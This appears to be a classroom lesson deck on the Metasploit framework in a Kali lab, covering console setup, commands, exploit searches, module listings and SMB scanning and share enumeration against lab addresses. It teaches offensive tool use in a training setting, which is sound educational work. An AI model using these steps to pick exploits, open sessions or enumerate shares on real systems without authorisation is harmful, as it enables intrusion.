
Lesson 7: Metasploit



Metasploit


Basic setup




-
- Installing as Live USB with persistence it installed very easy but was not on the same subnet as the host. But it should be able to ping the host.
 - Set the vm network to *bridge* and manually set a static IP with `ifconfig eth0 191.168.0.XXX` (if bridge does not work try NAT)
 - Note: If you are going from Kali VM to victim VM on the same host then set to *host only adapter* and *allow all*
 - Note: IP's will be assigned in class. Lab attack machines will start at 192.168.0.100

Default Kali Linux password is toor (i.e., root backwards)


Basic setup



Basic setup



metasploit



- The Metasploit Guide Kaleem Shaik

Metasploit commands

MSFCONSOLE commands

- use [Auxiliary/ Exploit/ Payload/ Encoder]
- show [exploits/ payloads/ encoder/ auxiliary/ options]
- set [options/ payload]
- run
- exploit
- check
- info
- sessions

Metasploit update

- ▶ You need to make sure your metasploit is updated
- ▶ msfupdate
- ▶ NOTE: You have to exit metasploit to update it.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfupdate  
[*]  
[*] Attempting to update the Metasploit Framework...  
[*]  
  
[*] Checking for updates via the APT repository  
[*] Note: expect weekly(ish) updates using this method  
[*] No updates available  
root@kali:~#
```

Metasploit Manual Start

```
root@kali:~# service postgresql start
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization
root@kali:~# msfconsole
```



Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.11.5-2016010401 ]
+ -- ==[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- ==[ 437 payloads - 37 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```


```
msf > |
```

► Manually starting metasploit

- service postgresql start
- msfdb init
- msfconsole
- db_status

msfconsole

Type help to get a list of commands



```
C:\Windows\System32\cmd.exe
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > help

Core Commands


-----
Command      Description
-----
?             Help menu
advanced      Displays advanced options for one or more modules
back          Move back from the current context
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
edit          Edit the current module with $VISUAL or $EDITOR
exit          Exit the console
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
grep          Grep the output of another command
help          Help menu
info          Displays information about one or more modules
irb           Drop into irb scripting mode
jobs          Displays and manages jobs
kill          Kill a job
load          Load a framework plugin
loadpath      Searches for and loads modules from a path
makerc        Save commands entered since start to a file
options       Displays global options or for one or more modules
popm          Pops the latest module off the stack and makes it active
previous      Sets the previously loaded module as the current module
pushm         Pushes the active or list of modules onto the module stack
quit          Exit the console
reload_all    Reloads all modules from all defined module paths
rename_job    Rename a job
resource      Run the commands stored in a file
route         Route traffic through a session
save          Saves the active datastores
search        Searches module names and descriptions
sessions      Dump session listings and display information about sessions
set           Sets a context-specific variable to a value
setg          Sets a global variable to a value
show          Displays modules of a given type, or all modules
sleep         Do nothing for the specified number of seconds
spool         Write console output into a file as well the screen
threads       View and manipulate background threads
unload        Unload a framework plugin
unset         Unsets one or more context-specific variables
unsetg        Unsets one or more global variables
use           Selects a module by name
version       Show the framework and console library version numbers
```

Metasploit in Kali

Application ->


Exploitation Tools ->

Metasploit



msfconsole

You can also start the console in Kali by just typing 'msfconsole' at the shell.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfconsole  
Kali Live  
Metasploit  
Easy phishing: Set up email templates, landing pages and listeners  
in Metasploit Pro -- learn more on http://rapid7.com/metasploit  
  
      =[ metasploit v4.11.5-2016010401 ]  
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]  
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf >
```

Metasploit in Kali

*It should load with no
problem, but it does
take a few moments*

```
Terminal
File Edit View Search Terminal Help
3/lib/active_record/connection_adapters/abstract/database_statements.rb:203:in `transaction'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/transactions.rb:209:in `transaction'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/migration.rb:1009:in `ddl_transaction'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/migration.rb:962:in `execute_migration_in_transaction'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/migration.rb:924:in `block in migrate'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/migration.rb:920:in `each'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/migration.rb:920:in `migrate'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/migration.rb:768:in `up'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/migration.rb:746:in `migrate'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.2.0/gems/activerecord-4.0.13/lib/active_record/railties/databases.rake:42:in `block (2 levels) in <top (required)>'
Tasks: TOP => db:migrate
(See full trace by running task with --trace)
[*] Starting The Metasploit Framework console.../
```

*When it is done,
you should see this.*

```
Terminal
File Edit View Search Terminal Help
uiored)>'
Tasks: TOP => db:migrate
(See full trace by running task with --trace)

(( _ _ _ _ _ ))
( ) 0 0 ( )
o_o M S F
||| WW |||
|||

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Basic Metasploit Commands

- ▶ back: come back from current exploit
- ▶ connect: connect to some host syntax is
Connect *address port*
connect 192.168.1.1 445
- ▶ load : this loads plugins
- ▶ unload : unloads plugin
- ▶ exit or quit : obvious
- ▶ search: search for plugin
- ▶ use: uses a specific exploit
- ▶ version: the current version
- ▶ show exploits: shows all exploits
- ▶ show payloads: shows all payloads

Basic Metasploit Commands

banner	Display an awesome metasploit banner
--------	--------------------------------------

cd	Change the current working directory
----	--------------------------------------

color	Toggle color
-------	--------------

go_pro	Launch Metasploit web GUI
--------	---------------------------

help	menu
------	------

info	Displays information about one or more module
------	---

jobs	Displays and manages jobs
------	---------------------------

kill	a job
------	-------

loadpath	Searches for and loads modules from a path
----------	--

Show modules

ow	windows/Fileformat/easydda_pls_bof	2010-06-07	normal	Easy CD-Da Recorder PLS Buffer Overflow
	windows/Fileformat/enc_appextender_keyworks	2009-09-29	average	EMC Applicationxtender <KeyWorks> ActiveX Control Buffer Overfl
	windows/Fileformat/erdas_er_viewer_bof	2013-04-23	normal	ERS Viewer 2011 ERS File Handling Buffer Overflow
	windows/Fileformat/erdas_er_viewer_rf_report_error	2013-05-23	normal	ERS Viewer 2013 ERS File Handling Buffer Overflow
	windows/Fileformat/esignal_styletemplate_bof	2011-09-06	normal	eSignal and eSignal Pro File Parsing Buffer Overflow in QUO
	windows/Fileformat/etrust_pestscan	2009-11-02	average	CA etrust PestPatrol ActiveX Control Buffer Overflow
	windows/Fileformat/ezip_wizard_bof	2009-03-09	good	eZip Wizard 3.0 Stack Buffer Overflow
	windows/Fileformat/fatplayer_wav	2010-10-18	normal	Fat Player Media Player 0.600 Buffer Overflow
	windows/Fileformat/fdm_torrent	2009-02-02	good	Free Download Manager Torrent Parsing Buffer Overflow
	windows/Fileformat/feeddemon_opml	2009-02-09	great	FeedDemon Stack Buffer Overflow
	windows/Fileformat/foxit_reader_filewrite	2011-03-05	normal	Foxit PDF Reader 4.2 Javascript File Write
	windows/Fileformat/foxit_reader_launch	2009-03-09	good	Foxit Reader 3.0 Open Execute Action Stack Based Buffer Overflo
	windows/Fileformat/foxit_title_bof	2010-11-13	great	Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
	windows/Fileformat/free_mp3_ripper_wav	2011-08-27	great	Free MP3 CD Ripper 1.1 W00 File Stack Buffer Overflow
	windows/Fileformat/galan_fileformat_bof	2009-12-07	normal	gAlan 0.2.1 Buffer Overflow
	windows/Fileformat/gsm_sim	2010-07-07	normal	GSM SIM Editor 5.15 Buffer Overflow
	windows/Fileformat/gta_samp	2011-09-18	normal	GTA SA-MP server.cfg Buffer Overflow
	windows/Fileformat/hhw_hhp_compiledfile_bof	2006-02-06	good	HTML Help Workshop 4.74 <hhp Project File> Buffer Overflow
	windows/Fileformat/hhw_hhp_contentfile_bof	2006-02-06	good	HTML Help Workshop 4.74 <hhp Project File> Buffer Overflow
	windows/Fileformat/hhw_hhp_indexfile_bof	2009-01-17	good	HTML Help Workshop 4.74 <hhp Project File> Buffer Overflow
	windows/Fileformat/hom3_h3m	2015-07-29	normal	Heroes of Might and Magic III .h3m Map file Buffer Overflow
	windows/Fileformat/ht_mp3player_ht3_bof	2009-06-29	good	HT-MP3Player 1.0 HT3 File Parsing Buffer Overflow
	windows/Fileformat/ibm_forms_viewer_fontname	2013-12-05	normal	IBM Forms Viewer Unicode Buffer Overflow
	windows/Fileformat/ibm_pcm_ws	2012-02-28	great	IBM Personal Communications iSeries Access WorkStation 5.9 Prof
ile	windows/Fileformat/icofx_bof	2013-12-10	normal	IcoFX Stack Buffer Overflow
	windows/Fileformat/ideal_migration_ipj	2009-12-05	great	PointDev IDE0L Migration Buffer Overflow
	windows/Fileformat/iftip_schedule_bof	2014-11-06	normal	i-FTP Schedule Buffer Overflow
	windows/Fileformat/irfanview_jpeg2000_bof	2012-01-16	normal	Irfanview JPEG2000 jp2 Stack Buffer Overflow
	windows/Fileformat/ispvm_xcf_ispxcf	2012-05-16	normal	Lattice Semiconductor ispVM System XCF File Handling Overflow
	windows/Fileformat/kingview_kingness_kv1	2012-11-20	normal	KingView Log File Parsing Buffer Overflow
	windows/Fileformat/lattice_pac_bof	2012-05-16	normal	Lattice Semiconductor PAC-Designer 6.21 Symbol Value Buffer Ove
rflow	windows/Fileformat/lotusnotes_lzh	2011-05-24	good	Lotus Notes 8.0.x - 8.5.2 FP2 - Autonomy Keyview <.lzh Attachme
nt)	windows/Fileformat/magix_musikmaker_16_mmm	2011-04-26	good	Magix Musik Maker 16 .mmm Stack Buffer Overflow
	windows/Fileformat/mcafee_hercules_deletesnapshot	2008-08-04	low	McAfee Remediation Client ActiveX Control Buffer Overflow
	windows/Fileformat/mcafee_showreport_exec	2012-01-12	normal	McAfee SaaS MyGloScan ShowReport Remote Command Execution
	windows/Fileformat/mediacoder_m3u	2013-06-24	normal	MediaCoder M3U Buffer Overflow
	windows/Fileformat/mediajukebox	2009-07-01	normal	Media Jukebox 8.0.400 Buffer Overflow (SEH)
	windows/Fileformat/microp_mpp1	2010-08-23	great	MicroP 0.1.1.1600 (MPPL File) Stack Buffer Overflow
	windows/Fileformat/millennium_mp3_pls	2009-07-30	great	Millennium MP3 Studio 2.0 <PLS File> Stack Buffer Overflow
	windows/Fileformat/mini_stream_pls_bof	2010-07-16	great	Mini-Stream RM-MP3 Converter v3.1.2.1 PLS File Stack Buffer Ove
rflow	windows/Fileformat/mjm_coreplayer2011_s3m	2011-04-30	good	MJM Core Player 2011 .s3m Stack Buffer Overflow
son Overflow	windows/Fileformat/mjm_quickplayer_s3m	2011-04-30	good	MJM QuickPlayer 1.00 Beta 60a / QuickPlayer 2010 .s3m Stack Buf

Are you connected

- Metasploit uses a database. Always check if you are connected, using db_status

```
msf > db_status  
[*] postgresql selected, no connection  
msf > _
```

OR

```
msf > db_status  
[*] postgresql connected to msf  
msf > 
```

Any active sessions running?

- Find out about any running

```
msf > sessions
Kali Linux
Active sessions
=====
No active sessions.
msf > 
```

Find exploits

- Search by platform
 - search platform:Windows
- Search by path
 - search path:scada
- Search by name
 - search name:mysql
- Search by author
 - search author:jsmith
- Combine them
 - search cve:2011 author:jsmith platform:linux

Search Command

```
msf > search adobe
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

Name	Rank	Description	Disclosure
----	----	-----	-----
auxiliary/scanner/http/adobe_xml_inject			
normal		Adobe XML External Entity Injection	
auxiliary/scanner/http/coldfusion_locale_traversal			
normal		ColdFusion Server Check	
auxiliary/server/browser_autopwn2			2015-07-05
normal		HTTP Client Automatic Exploiter 2 (Browser Autopwn)	
exploit/android/fileformat/adobe_reader_pdf_js_interface			2014-04-13
good		Adobe Reader for Android addJavascriptInterface Exploit	
exploit/linux/browser/adobe_flashplayer_aslaunch			2008-12-17
good		Adobe Flash Player ActionScript Launch Command Execution Vulnerability	
exploit/multi/browser/adobe_flash_hacking_team_uaf			2015-07-06
great		Adobe Flash Player ByteArray Use After Free	
exploit/multi/browser/adobe_flash_nellymoser_bof			2015-06-23
great		Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow	
exploit/multi/browser/adobe_flash_net_connection_confusion			2015-03-12
great		Adobe Flash Player NetConnection Type Confusion	
exploit/multi/browser/adobe_flash_opaque_background_uaf			2015-07-06
great		Adobe Flash opaqueBackground Use After Free	
exploit/multi/browser/adobe_flash_pixel_bender_bof			2014-04-28
great		Adobe Flash Player Shader Buffer Overflow	
exploit/multi/browser/adobe_flash_shader_drawing_fill			2015-05-12
great		Adobe Flash Player Drawing Fill Shader Memory Corruption	
exploit/multi/browser/adobe_flash_shader_job_overflow			2015-05-12
great		Adobe Flash Player ShaderJob Buffer Overflow	
exploit/multi/browser/adobe_flash_uncompress_zlib_uaf			2014-04-28
great		Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free	
exploit/multi/fileformat/adobe_u3d_meshcont			2009-10-13

Find exploits

```
Terminal
File Edit View Search Terminal Help
67.195.61.46 p10pn-i.geo.vip.gql.yahoo.com Unknown dev
ice
msf > search platform:windows

Matching Modules
=====

   Name                               Disclosure
   ----                               -
auxiliary/gather/ie_uxss_injection    2015-0
2-01 normal MS15-018 Microsoft Internet Explorer 10 and 11 Cross-Domai
n JavaScript Injection
auxiliary/gather/mantisbt_admin_sqli  2014-0
2-28 normal MantisBT Admin SQL Injection Arbitrary File Read
auxiliary/gather/mongodb_js_inject_collection_enum 2014-0
6-07 normal MongoDB NoSQL Collection Enumeration Via Injection
auxiliary/gather/ms14_052_xmldom      2014-0
9-09 normal MS14-052 Microsoft Internet Explorer XMLDOM Filename Discl
osure
auxiliary/scanner/ftp/bison_ftp_traversal 2015-0
```

Find exploits

- ▶ Rapid 7 maintains a database of these exploits online that you can also search
- ▶ <https://www.rapid7.com/db/modules/>

General Information

- ▶ Post exploitations modules are used once you have gained access to the target system
- ▶ To get more information on any exploit, use the info command
- ▶ *info*
exploit/windows/dcerpc/ms03_026_dcom
- ▶ Some modules will support the **check** command to see if the target is vulnerable before running **exploit**.

Use exploits

- Once you have found the exploit you wish to use, you use it with this command

use exploit/path/to/exploit_name


Set the remote host using set RHOST

If it works then **sessions -i #** (*# is the session number you wish to connect to*)

For example:

sessions -i 3

Then start with **sysinfo**



```
w Search Terminal Help
```

```
um_artifacts) > set RHOST 2.168.1.177
um_artifacts) >
```

Things to know

- ▶ Using a module:
 - ▶ If your module is not loaded, load it with loadpath
 - ▶ If you don't know the name, search for it with search
 - ▶ Select your module with use
 - ▶ Fill parameters using set (show parameters with show options)
 - ▶ Run with exploit
 - ▶ Reload and run with rexploit

SMB Scanner

- use scanner/smb/smb_version
- set RHOSTS 192.168.1.177
- set THREADS 4
- run

```
smb_version) > set RHOSTS 192.168.1.177
smb_version) > set THREADS 4
smb_version) > run

177:445 is running Windows 2012 St
VQV307) (domain:WIN-7EP9LVQV307)
of 1 hosts (100% complete)
module execution completed
smb_version) >
```

Alternative Scanners

- use
auxiliary/scanner/smb/smb2
- use
auxiliary/scanner/smb/pipe_auditor



Another SMB Scanner

- use auxiliary/scanner/smb/smb_enumshares
- set RHOSTS W.X.Y.Z
- set SMBUser EnCase
- set SMBPass napier
- run

